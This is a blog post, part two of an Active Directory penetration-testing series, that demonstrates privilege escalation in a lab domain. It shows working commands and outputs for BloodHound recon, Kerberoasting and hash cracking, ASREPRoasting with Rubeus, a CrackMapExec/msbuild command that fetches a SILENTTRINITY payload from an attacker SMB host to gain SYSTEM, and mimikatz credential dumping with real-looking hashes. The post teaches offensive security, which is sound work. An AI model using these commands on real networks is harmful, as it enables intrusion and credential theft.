


Penetration Testing Active Directory, Part II

 hausec.com/2019/03/12/penetration-testing-active-directory-part-ii

By Hausec

March 12, 2019



In the [previous article](#), I obtained credentials to the domain three different ways. For most of this part of the series, I will use the **rsmith** user credentials, as they are low-level, forcing us to do privilege escalation.

Privilege escalation in Windows can of course come from a missing patch or [unquoted service paths](#), but since this is pentesting AD, we're going to exploit some AD things in order to elevate privileges.

With credentials to the network we now should do a little recon before we directly look to missing patch exploits. There's a few tools and techniques that will help.

Phase II: Privilege Escalation & Reconnaissance

“Time spent on reconnaissance is seldom wasted.” – Arthur Wellesley

Tool: Bloodhound

One of my favorite tools is [Bloodhound](#).

Defenders think in lists. Attackers think in graphs. As long as this is true, attackers win.

<https://blogs.technet.microsoft.com/johnla/2015/04/26/defenders-think-in-lists-attackers-think-in-graphs-as-long-as-this-is-true-attackers-win/>

Bloodhound is an excellent tool because it literally maps out the domain in a graph, revealing relationships that are both intended and not intended. From an attacker perspective, this is interesting because it shows us targets.


I wrote a whole thing on Bloodhound, [which can be read here](#), but I'll show a tl;dr version.

Let's assume you don't have a session opened on a machine, but you have credentials. You can still use [Bloodhound's Python ingestor](#) and remotely gather the data. It can be installed via git

```
git clone https://github.com/fox-it/BloodHound.py.git
cd BloodHound.py/ && pip install .
```

Then can be ran by passing in the credentials, domain, and DC IP


```
bloodhound-python -d lab.local -u rsmith -p Winter2017 -gc LAB2008DC01.lab.local -c all
```



The image shows a terminal window with the output of the `bloodhound-python` command. The output includes information about the domain, LDAP server, and various entities found. It also shows warnings about failed DCE/RPC connections and successful logins for `ADMINALICE` and `RSMITH`. To the right of the terminal, a file explorer window is open, showing a folder that is empty.

```
root@kali:~/Tools/BloodHoundPy# bloodhound-python -d lab.local -u rsmith -p Winter2017 -gc LAB2008DC01.lab.local -c all
INFO: Found AD domain: lab.local
INFO: Connecting to LDAP server: lab2008dc01.lab.local
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 5 computers
INFO: Connecting to LDAP server: lab2008dc01.lab.local
INFO: Found 8 users
INFO: Found 37 groups
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: LABWIN701.lab.local
INFO: Querying computer: LAB2008DC01.lab.local
INFO: Querying computer: LABWIN10.lab.local
INFO: Querying computer: LAB2003DC02.lab.local
INFO: Querying computer: LABXP01.lab.local
WARNING: DCE/RPC connection failed: SMB SessionError: STATUS_LOGON_FAILURE(The attempted logon is invalid. This is either due to a bad
entication information.)
WARNING: Connection failed: ncacn_np:192.168.218.20[\PIPE\svrsvcs]
WARNING: DCE/RPC connection failed: SMB SessionError: STATUS_LOGON_FAILURE(The attempted logon is invalid. This is either due to a bad
entication information.)
WARNING: Connection failed: ncacn_np:192.168.218.20[\PIPE\samr]
INFO: User ADMINALICE is logged in on LAB2008DC01.lab.local from 192.168.218.20
INFO: User RSMITH is logged in on LABXP01.lab.local from 192.168.218.129
WARNING: DNS lookup failed: 129.218.168.192.in-addr.arpa.
INFO: Done
```

Once BH does its thing, it will store the data in the directory you ran it in, in .json format. Copy those files, then drag them into Bloodhound and you now have a pretty graph of the network. If you sort by "Shortest path to domain admin" you'll get something similar to below



AdminAlice is logged into a DC.

The power of this is that you can directly see what administrators are logged into what machines, giving you a next target. In a domain of hundreds or maybe even thousands of machines that will accept low-privilege credentials, you don't want to waste time by just gathering other low-priv creds. This gives a target list, among many other things. Other uses can include identifying SQL servers that might have databases containing credentials, identifying what machines can be RDP'd into, and so much more. I encourage you to read more about it's [capabilities in depth here](#). I also encourage you to look at [GoFetch](#), which automatically utilizes an attack plan drawn out by Bloodhound.

Attack: Kerberoasting | Tool: [GetUserSPNs.py](#)

With a target list and a domain controller identified, one way of privilege escalation is [Kerberoasting](#). Kerberoasting is possible because service accounts are issued a Service Principal Name (SPN) within AD. It is possible then for any user to request a Kerberos ticket from the SPN, which has that accounts hashed password (In Kerberos 5 TGS-REP format). There are many different tools that can do Kerberoasting, but really you only need one tool.

[GetUserSPNs.py](#) is pretty self explanatory — it queries the target domain for SPNs that are running under a user account. Using it is pretty simple.

```

root@kali:~/Tools# GetUserSPNs.py -request -dc-ip 192.168.218.10 lab.local/rsmith
Impacket v0.9.19-dev - Copyright 2019 SecureAuth Corporation


Password:
ServicePrincipalName  Name      MemberOf  PasswordLastSet  LastLogon
-----
lab.local/MSSQLSRVC   MSSQLSRVC          2019-03-04 21:52:38 <never>

+ Other Locations

$krb5tgs$23$MSSQLSRVC$LAB.LOCAL$lab.local/MSSQLSRVC*$295e4cd326445e7f630cd514b037044$478fbc2a07d24007593c6d4de95ff3d6927
78c577dfba28773e5817e0e4a80ef284ee5845766d139a28634f33bbd055dbf349cfb612a899d565b2aa5c80964d6cf81b6e7e8127c72c07ed5773dbe4
67eeefa76601735175be392c9ad4d55d05a7258f0df3fdd2aad97345e04d0ddc3ed5abf715db09040113d1236493b93c6060b24e27cf409bc6a5551cb5
75957b34b2538826a0f9e7286b7de8040edb43cfb711a05979098b166f90743d6e2fa86984b58eef5bf1a8e60f448f6f3e4cf144b9836da76898880393
628bf1748133483d2f5740db0a672ce479bd0c3a845551c1ebaad37150a8e5db3fa501fbbfe210ed518d9e9e55984e97a4434f5b3c4d01824ec5446fcf
80652aa670ae4bf05b5396d5bf672347807f77befab027fa56ea8606b2687010c8d30b149c6b11c151a9c0af840b03bb30f7cd9852dbb4b5ca531d7ee6
bf628b2f4157d11484056b54b8f718d8ef4131f165ce8d12bc4072f12300fb6f15ef8aafa3d1e481f9d9847a66353c8d50df1110a2bfbdb64f857b317a3
0bd5bb2f7a9dbf52b837731a8e4bb30d106deec1474dd1252b1abcf54279f8f0e28ec709150f64e8ef5a372ef17a591aa1d777d8ab324a39a2de8e97e8
5d1bf6b63ff96190d760df581a86efb50c85e035bf80bde18d9987e9c36d21d63cb8f2a9fe2820fcbbe1f520285756aec7bd503651c0d66f238a3846a9
53da4582ce94186b9e53f1b31cc97107fb4a13192010d67ef48fc81cc1389edb22991cc2918c40353637edc5a4be48a7bcb0c9fcc776071f4279e454e5
abc28518c97f3abe2ebfd2c79f01a1fbeb0cb650e0210d355b748e789c2179dce88f2851ec86b4ff9d08bae9daeb5a3b462643528ffa78602af016d2
a7e8385d693eb80255c762c3f7cec3bda1d1347d1073941aa2add0c2e4a5a9857e8787ab81b60f37f397b1a6b6e482ad17ae51d53849f6ce6463348fd
d9abd255446edd8b3c91458d1a5a0e41cb5138f0a3

```

And now we have the hash to a service account. I load it into hashcat (GUI, of course) and select hash type 13100, as highlighted below



And it cracks within a few seconds

```

Cracked - N * Zero-Byte
File Edit For * Not-Iterated
Pa55w0rd * Single-Hash
          * Single-Salt

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 31

Watchdog: Hardware monitoring interface not found on your system.
Watchdog: Temperature abort trigger disabled.

Dictionary cache hit:
* Filename..: C:\Program Files (x86)\Hashcat\wordlists\rockyou.txt
* Passwords.: 14344384
* Bytes.....: 139921497
* Keyspace...: 14344384

Session.....: 2019-03-04
Status.....: Cracked
Hash.Type.....: Kerberos 5 TGS-REP etype 23
Hash.Target.....: $krb5tgs$23$*MSSQLSRVC$LAB.LOCAL$lab.local/MSSQLSRV...38f0a3
Time.Started....: Mon Mar 04 21:56:16 2019 (0 secs)
Time.Estimated...: Mon Mar 04 21:56:16 2019 (0 secs)
Guess.Base.....: File (C:\Program Files (x86)\Hashcat\wordlists\rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#3.....: 4884.3 kH/s (70.36ms) @ Accel:512 Loops:1 Thr:64 Vec:8
Recovered.....: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
Progress.....: 393221/14344384 (2.74%)
Rejected.....: 5/393221 (0.00%)
Restore.Point....: 0/14344384 (0.00%)
Restore.Sub.#3...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#3....: 123456 -> reminder1
Started: Mon Mar 04 21:56:06 2019
Stopped: Mon Mar 04 21:56:17 2019

C:\Program Files (x86)\Hashcat>

```

We now have the credentials to a service account, which usually results in access to the domain controller. Too easy? Let's try other ways.

Attack: ASEPROasting | Tool: Rubeus

[ASEPROasting](#) is similar to Kerberoasting in the sense that we query accounts for TGTs, get the hash, then crack it, however in the case of ASEPROasting there's a very big caveat: Kerberos pre-authentication must be disabled, which is not a default setting. When you request a TGT, via a Kerberos AS-REQ message, you also supply a timestamp that is encrypted with your username and password. The Key Distribution center (KDC) then decrypts the timestamp, verifies the request is coming from that user, then continues with the authentication process. This is the pre-authentication process for Kerberos, which is obviously a problem for an attacker because we aren't the KDC and cannot decrypt that message. Of course, this is by design, to prevent attacks, however if pre-authentication is turned off, we can send an AS-REQ to any user which will return their hashed password in return. Since pre-auth is enabled by default, it has to be manually turned off, so this is rare, however still worth mentioning.

Tom Smith Properties

Member Of	Dial-in	Environment	Sessions
Remote control	Remote Desktop Services Profile		COM+
General	Address	Account	Profile
		Telephones	Organization

User logon name:
 tsmith @LAB.local

User logon name (pre-Windows 2000):
 LAB\ tsmith

Logon Hours... Log On To...

☐ Unlock account

Account options:



- ☐ Use Kerberos DES encryption types for this account
- ☐ This account supports Kerberos AES 128 bit encryption.
- ☐ This account supports Kerberos AES 256 bit encryption.
- ☒ Do not require Kerberos preauthentication

Account expires:
☒ Never
☐ End of: Saturday , April 6, 2019

OK Cancel Apply Help


tsmith is susceptible to ASREPRoasting because 'Do not require Kerberos preauthentication' is checked.

To exploit this, we'll use a tool called [Rubeus](#). Rubeus is a massive toolset for abusing Kerberos, but for conducting ASREPRoasting, we care about [this section](#). To use Rubeus, you first need to install [Visual Studio](#). Once installed, download Rubeus and open the Rubeus.sln file with Visual studio.



By default, it will install in the Rubeus\bin\Debug\ file. cd into that directory, then run it:

```
.\Rubeus.exe asreproast
```



If no users have *'Do not require Kerberos preauthentication'* checked, then there won't be any users to roast. But if there is...

[illegible]


We then can get the hash for the user and crack it.

Keep in mind that the examples were done on a computer already joined to the domain, so if you were doing this from a computer not on the domain, you would have to pass in the domain controller, domain name, OUs, etc.

Tool: SILENTTRINITY

[SILENTTRINITY](#) is a Command and Control (C2) framework developed by [@byt3bl33d3r](#) which utilizes IronPython and C#. One of the payload options is to use MSBuild.exe, a Windows binary which builds C# code (which is also installed by default with Windows 10, as part of .NET) via XML. This allows us to embed a payload into it and then use the underlying .NET framework to do as they please on the victim's machine via IronPython, C#, and other languages.

Below is a PoC in a fresh Windows 10 install, using a non-Domain Admin user's credentials



Account “tsmith” is only in the user’s group

```
root@kali:~/Tools/SILENTTRINITY/Server# crackmapexec 192.168.218.60 -u tsmith -p Password! -x 'whoami'
CME 192.168.218.60:445 LABWIN10 [*] Windows 10.0 Build 17763 (name:LABWIN10) (domain:LAB)
CME 192.168.218.60:445 LABWIN10 [+] LAB\tsmith:Password! (Pwn3d!)
CME 192.168.218.60:445 LABWIN10 [+] Executed command
CME 192.168.218.60:445 LABWIN10 lab\tsmith
```

Code execution with tsmith’s credentials

I generate the XML payload in SILENTTRINITY, then host it on my SMB server via smbserver.py. If you’re confused on how to do that, [follow my guide here](#). I then use CME to execute the command that will fetch the XML file on my attacker machine.

```
crackmapexec 192.168.218.60 -u tsmith -p Password! -d lab.local -x
'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\msbuild.exe
\\192.168.218.129\SMB\msbuild.xml' --exec-method atexec
```

CME executes the supplied command, which runs msbuild.exe and tells it to build the XML file hosted on my SMB server

I now have a session opened in ST

```
[*] Sending stage (1950257 bytes) -> 192.168.218.60 ...
[+] New session aa436b17-7245-499f-aaa3-da9125e8e19e connected! (192.168.218.60)
```

And listing the info for the session reveals my username is SYSTEM, meaning I escalated from user tsmith to SYSTEM, due to the fact that MSBuild.exe ran with the **–exec-method atexec** option, which uses Task Scheduler with SYSTEM privileges (or whatever the highest possible it) to run the command.

```

ST (sessions) >>info aa436b17-7245-499f-aaa3-da9125e8e19e
+-----+
| Name      | Value
+-----+
| process_name | MSBuild
| os_arch      | x64
| username     | SYSTEM
| comms       | http
| guid        | aa436b17-7245-499f-aaa3-da9125e8e19e
| domain      | LAB
| sleep       | 5000
| ip          | ['192.168.218.60', '169.254.29.123']
| url         | http://192.168.218.129:8000/aa436b17-7245-499f-aaa3-da9125e8e19e
| jobs        | 0
| dotnet_version | 4.0.30319.42000
| process     | 2156
| os_release_id | 1809
| type        | ipy
| hostname     | LABWIN10
| high_integrity | True
| os           | Microsoft Windows 10 Pro (10.0.17763.0)
+-----+

```

And of course, we then dump credentials and now have an administrator password hash which we can pass or crack.

```

ST (modules)(ipy/mimikatz) >>run all
[+] aa436b17-7245-499f-aaa3-da9125e8e19e returned job result (id: pZjKoIBU)
[+] Running in high integrity process
[*] In 64 bit process

#####.  mimikatz 2.1.1 (x64) built on May  9 2018 15:35:27
G## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
##/ \ ##  /** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > http://blog.gentilkiwi.com/mimikatz
T## v ##'   Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'   > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(powershell) # privilege::debug
Privilege '20' OK

mimikatz(powershell) # sekurlsa::logonpasswords

Authentication Id : 0 ; 3020925 (00000000:002e187d)
Session           : Interactive from 3
User Name         : AdminAlice
Domain           : LAB
Logon Server      : LAB2008DC01
Logon Time        : 3/5/2019 7:14:05 PM
SID               : S-1-5-21-50976337-2834524776-2262465743-1111

msv :
[00000003] Primary
* Username : AdminAlice
* Domain   : LAB
* NTLM     : fbdcd5041c96ddbd82224270b57f11fc
* SHA1     : d9cd5d2605885150dbce1c511f31232b0f705156
* DPAPI    : 0199a5c72b003abd26134ea276dd3955

```

Attack: [PrivExchange](#)

[PrivExchange](#) takes advantage of the fact that Exchange servers are over-permissioned by default. This was [discovered by Dirkjann](#) a little over a month ago and is now an excellent

way of quickly escalating privileges.

It works by querying the Exchange server, getting a response back that contains the Exchange server's credentials, then relaying the credentials in the response to the Domain Controller via ntlmrelayx, then modifying a user's privileges so they can dump the hashes on the domain controller.

